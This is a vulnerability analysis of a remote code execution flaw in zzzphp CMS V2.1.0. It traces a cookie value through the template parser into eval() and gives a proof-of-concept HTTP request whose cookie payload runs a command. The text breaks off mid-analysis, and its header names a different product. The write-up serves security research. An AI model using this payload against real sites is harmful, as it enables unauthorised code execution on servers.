 metaStor showdoc v2.10.3 rce

History

0 contributors

96 lines (77 sloc) | 4.31 KB

...

zzzphp V2.1.0 RCE

Vulnerability Analysis

Audit code download from: <http://115.29.55.18/zzzphp.zip>

← → ↻ 🏠 ⚠ 不安全 | zzzcms.com/index.html

首页 文档 下载 插件 模板 标签 案例 帮助

zzzphp V2.1.0正式版

2021/12/9 9:24:27

20211209-zzzphp V2.1.0正式版

- 1.增加aboutlist循环标签中tid=, 支持调用下级所有单篇内容
- 2.修复分类会员组权限设置无效的bug。
- 3.修复部分环境DOCUMENT_ROOT结尾为/, 造成后台图片管理失效的bug。
- 4.list、content、search、news循环标签中增加了[xxx:stlink][xxx:stlink][xxx:splink][xxx:sid][xxx:stid][xxx:spid], 当前分类链接, 顶级分类链接, 上级分类链接, 当前分类ID, 顶级分类ID, 上级分类ID。
- 5.选择模板更改为按文件名排序, 更规整。
- 6.增加了地区管理
- 7.增加了会员自定义参数
- 8.增加了模块功能
- 9.增加了搜索指定模板功能
- 10.后台系统信息中增加显示上传文件最大限制。

下载地址

zzzcms 【asp】 最新版下载

zzzphp 【php】 最新版下载

演示地址

基础功能 商城 社群 多语言

asp版本: <http://demo.zzzcms.com>

php版本: <http://demo.zzzphp.com>

联系我们

QQ新群: 1026252362(2000人) [加入QQ群](#)

QQ群1: 14878087(500人已满) [加入QQ群](#)

QQ群2: 414770060 [加入QQ群](#)

QQ群3: 11460144 [加入QQ群](#)

kefu@zzzcms.com

aspcms 转换 zzzcms

[下载转换工具](#)

115.29.55.18/zzzphp.zip

File Edit Selection View Go Run Terminal Help

zzz_version.php - zzzcms - Visual Studio Code

EXPLORER


OPEN EDITORS

zzz_client.php zzz_template.php zzz_version.php zzz_main.php

inc > zzz_version.php > ...


```
1 <?php
2 //<-- ZZZCMS-->
3 //版本号 版本时间 版本介绍网址 略过升级时间
4 //<-- /ZZZCMS-->
5 const ZZZ_VERSION = "V2.1.0正式版";
6 const ZZZ_VERDATE = "20211209";
7 const ZZZ_VERURL = "zzzcms.com/a/news/31_291_1.html";
8 const ZZZ_VERTIME = "2021-12-09 10:00:00";
9 const ZZZ_VERDESC = "zzzcms php 2.1.0";
```

Global search keywords: eval



```
2598 $ifstr = str_replace( '<>', '!=', $ifstr );
2599 $ifstr = str_replace( 'or', '||', $ifstr );
2600 $ifstr = str_replace( 'and', '&&', $ifstr );
2601 $ifstr = str_replace( 'mod', '%', $ifstr );
2602 $ifstr = str_replace( 'not', '!', $ifstr );
2603 foreach(array('==','!=','||','&&','%','!','>','=','<','=','>','<') as $v){
2604     if(strpos($ifstr,$v) !== false){
2605         $arr= splits($ifstr,$v);
2606         $arr1= danger_key($arr[0]);
2607         $arr2= danger_key($arr[1]);
2608         $arr0= $v;
2609         if($arr[0]=='') $arr1='0';
2610         if($arr[1]=='') $arr2='0';
2611     }
2612 }
2613 //echop($arr1 . $arr0 . $arr2);
2614 if ( preg_match( '/\{\}/', $ifstr)) {
2615     error('很抱歉，模板中有错误的判断,请修正'.$ifstr);
2616 }else{
2617     @eval( 'if(' . $arr1 . $arr0 . $arr2. '){$flag="if";}else{$flag="else";} ' );
2618 }
2619
2620 if ( preg_match( '/([\s\S]*)?\{else\}([\s\S]*)?/', $matches[ 2 ][ $i ], $matches2 ) ) {
2621     switch ( $flag ) {
2622     case 'if': // 条件为真
2623         if ( isset( $matches2[ 1 ] ) ) {
```

Here you can see that the relationship of the controllable variables is: \$arr -> \$ifstr -> \$matcher -> \$zcontent



```
2588 public
2589 function parserIfLabel( $zcontent ) {
2590     $pattern = '/\{if+([\s\S]+?)\}([\s\S]*)?(\}end\s+if)/';
2591     if ( preg_match_all( $pattern, $zcontent, $matches ) ) {
2592         $count = count( $matches[ 0 ] );
2593         for ( $i = 0; $i < $count; $i++ ) {
2594             $flag = '';
2595             $out_html = '';
2596             $ifstr = $matches[ 1 ][ $i ];
2597             $ifstr = str_replace( '=', '==', $ifstr );
2598             $ifstr = str_replace( '<>', '!=', $ifstr );
2599             $ifstr = str_replace( 'or', '||', $ifstr );
2600             $ifstr = str_replace( 'and', '&&', $ifstr );
2601             $ifstr = str_replace( 'mod', '%', $ifstr );
2602             $ifstr = str_replace( 'not', '!', $ifstr );
2603             foreach(array('==','!=','||','&&','%','!','>','=','<','=','>','<') as $v){
2604                 if(strpos($ifstr,$v) !== false){
2605                     $arr= splits($ifstr,$v);
2606                     $arr1= danger_key($arr[0]);
2607                     $arr2= danger_key($arr[1]);
2608                     $arr0= $v;
2609                     if($arr[0]=='') $arr1='0';
2610                     if($arr[1]=='') $arr2='0';
2611                 }
2612             }
2613             //echop($arr1 . $arr0 . $arr2);
2614             if ( preg_match( '/\{\}/', $ifstr)) {
2615                 error('很抱歉，模板中有错误的判断,请修正'.$ifstr);
2616             }else{
2617                 @eval( 'if(' . $arr1 . $arr0 . $arr2. '){$flag="if";}else{$flag="else";} ' );
2618             }
2619         }
2620     }
```


where `$zcontent` is a global variable:

```
inc > zzz_template.php > ParserTemplate > parserIfLabel
1  <?php
2  include 'zzz_plug.php';
3  class ParserTemplate {
4      // 解析全局公共标签
5      public
6      function parserCommon( $zcontent ) {
7          $zcontent = $this->parserSiteLabel( $zcontent ); // 站点标签
8          $zcontent = $this->ParseInTemplate( $zcontent ); // 模板标签
9          $zcontent = $this->parserConfigLabel( $zcontent ); //配置表情
10         $zcontent = $this->parserSiteLabel( $zcontent ); // 站点标签
11         $zcontent = $this->parserNavLabel( $zcontent ); // 导航标签
12         $zcontent = $this->parserCompanyLabel( $zcontent ); // 公司标签
13         $zcontent = $this->parserUser( $zcontent ); //会员信息
14         $zcontent = $this->parserlocation( $zcontent ); // 站点标签
15         $zcontent = $this->parserLoopLabel( $zcontent ); // 循环标签
16         $zcontent = $this->parserContentLoop( $zcontent ); // 指定内容
17         $zcontent = $this->parserbrandloop( $zcontent );
18         $zcontent = $this->parserGbookList( $zcontent );
19         $zcontent = $this->parserLabel( $zcontent ); // 指定内容
20         $zcontent = $this->parserPicsLoop( $zcontent ); // 内容多图
21         $zcontent = $this->parserad( $zcontent );
22         $zcontent = parserPlugLoop( $zcontent );
23         $zcontent = $this->parserOtherLabel( $zcontent );
24         $zcontent = $this->parserIfLabel( $zcontent ); // IF语句
25         $zcontent = $this->parserNoLabel( $zcontent );
26         return $zcontent;
27     }
28 }
```

After a bunch of processing above, it finally enters `$this->parserIfLabel($zcontent)` (where exists eval function)


Next, audit whether each function in front of `parserIfLabel()` can pass parameters to control `$zcontent` .

So search the `$zcontent` keyword globally in this file and find the `$this->parserSearch ($zcontent)` function:



The screenshot shows the Visual Studio Code interface with the file `zzz_template.php` open. A search bar at the top right displays the search term `$zcontent`, with a result count of 476 of 586. The search results are listed on the left side of the editor. The code in the editor shows the `parserSearch` function, which is responsible for searching and replacing content in the `$zcontent` variable. The function uses `str_replace` to replace `{zzz:link}`, `{zzz:type}`, and `{zzz:keys}` with their respective values. The `$zcontent` variable is also used to store the results of the search and replace operations.

It means to replace `{zzz:keys}` in `$zcontent` with `$keywords`, trace back the value of `$keywords`, and find that it is just possible to pass parameters through cookies, and there is no filtering:



The screenshot shows the Visual Studio Code interface with the file `zzz_template.php` open. A search bar at the top right displays the search term `$keywords`, with a result count of 476 of 586. The search results are listed on the left side of the editor. The code in the editor shows the `parserSearch` function, which is responsible for searching and replacing content in the `$zcontent` variable. The function uses `str_replace` to replace `{zzz:link}`, `{zzz:type}`, and `{zzz:keys}` with their respective values. The `$keywords` variable is also used to store the results of the search and replace operations. The `$keywords` variable is assigned the value of `getform('keys', 'cookie')`, which is a function call that retrieves the value of the `keys` cookie.

Continue to trace the trigger point of the `$this->parserSearch ($zcontent)` function is called in `$this->parserlocation ($zcontent)`, and the `parserlocation` function happens to be in the above functions:

```
zzz_template.php - zzzcms - Visual Studio Code
zzz_client.php  zzz_template.php x  zzz_version.php  zzz_main.php
inc > zzz_template.php > ParserTemplate > parserlocation

26     return $zcontent;
27 }
28
29 // 解析循环调节参数
30 private
31 function parserlocation( $zcontent ) {
32     $location = G( 'location' );
33     switch ( $location ) {
34         case 'about':
35             $zcontent = $this->parserAbout( $zcontent );
36             break;
37         case 'brand':
38             $zcontent = $this->parserBrand( $zcontent );
39             break;
40         case 'content':
41             $zcontent = $this->parserContent( $zcontent );
42             break;
43         case 'search':
44             $zcontent = $this->parserSearch( $zcontent );
45             break;
46         case 'sublist':
47         case 'list':
48             $zcontent = $this->parserList( $zcontent );
49             break;
50         case 'taglist':
51             $tag = db_select( 'tag', 't_name', "t_enname='" . G( 'sid' ) . "'" );
52             $tag = isset( $tag ) ? $tag : '无效';
53             $zcontent = str_replace( '{zzz:tag}', $tag, $zcontent );
54             $zcontent = $this->parserList( $zcontent );
55             break;
56     }
57     return $zcontent;
58 }
```


```
zzz_template.php - zzzcms - Visual Studio Code
... zzz_client.php zzz_template.php x zzz_version.php zzz_main.php
inc > zzz_template.php > ParserTemplate > parserCommon
1 <?php
2 include 'zzz_plug.php';
3 class ParserTemplate {
4     // 解析全局公共标签
5     public
6     function parserCommon( $zcontent ) {
7         $zcontent = $this->parserSiteLabel( $zcontent ); // 站点标签
8         $zcontent = $this->parseInTemplate( $zcontent ); // 模板标签
9         $zcontent = $this->parserConfigLabel( $zcontent ); //配置表情
10        $zcontent = $this->parserSiteLabel( $zcontent ); // 站点标签
11        $zcontent = $this->parserNavLabel( $zcontent ); // 导航标签
12        $zcontent = $this->parserCompanyLabel( $zcontent ); // 公司标签
13        $zcontent = $this->parserUser( $zcontent ); //会员信息
14        $zcontent = $this->parserLocation( $zcontent ); // 站点标签
15        $zcontent = $this->parserLoopLabel( $zcontent ); // 循环标签
16        $zcontent = $this->parserContentLoop( $zcontent ); // 指定内容
17        $zcontent = $this->parserBrandLoop( $zcontent );
18        $zcontent = $this->parserGbookList( $zcontent );
19        $zcontent = $this->parserLabel( $zcontent ); // 指定内容
20        $zcontent = $this->parserPicsLoop( $zcontent ); // 内容多图
21        $zcontent = $this->parserad( $zcontent );
22        $zcontent = parserPlugLoop( $zcontent );
23        $zcontent = $this->parserOtherLabel( $zcontent );
24        $zcontent = $this->parserIfLabel( $zcontent ); // IF语句
25        $zcontent = $this->parserNoLabel( $zcontent );
26        return $zcontent;
27    }
28
29    // 解析循环调节参数
30    private
31    function parserLocation( $zcontent ) {
32        $location = G( 'location' );
33        switch ( $location ) {
34            case 'about':
35                $zcontent = $this->parserAbout( $zcontent );
36                break;
37            case 'brand':
38                $zcontent = $this->parserBrand( $zcontent );
```

To enter the parserSearch function, the premise is that the \$location parameter is search, follow the G() function, and find that the parameters are obtained globally:

```
zzz_main.php - zzzcms - Visual Studio Code
... zzz_client.php zzz_template.php zzz_version.php zzz_main.php x
inc > zzz_main.php > GLOBALS
2330 function _SERVER( $k, $def = NULL ) {
2331     return isset( $_SERVER[ $k ] ) ? $_SERVER[ $k ] : $def;
2332 }
2333
2334 function GLOBALS( $k, $def = NULL ) {
2335     return isset( $GLOBALS[ $k ] ) ? $GLOBALS[ $k ] : $def;
2336 }
2337
2338 function G( $k, $def = NULL ) {
2339     if($def){
2340         if(isset( $GLOBALS[ $k ] )) {
2341             return $GLOBALS[ $k ] ?: $def;
2342         }else{
2343             return $def;
2344         }
2345     }else{
2346         return GLOBALS($k);
2347     }
2348 }
```


Then you can enter the vulnerability point function through `/index.php?location=search`, and then control the cookie: `keys=xx` to control the input eval Malicious code.


Dynamic debugging found that `{zzz:keys}` is fixed in `$zcontent` after being processed by the previous function:



So directly control the cookie: `keys=poc` can control `$zcontent`, and further control the content executed by eval: Construct the poc request of the bullet calculator:

```
GET /zzzcms/?location=search HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookies: keys={if:='calc`'}{end if}
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```


The debugging trace shows that the poc we constructed can be extracted after regular matching: calc



Then it will go through the filtering of the danger_key() function, and the keywords that are found to be filtered are:

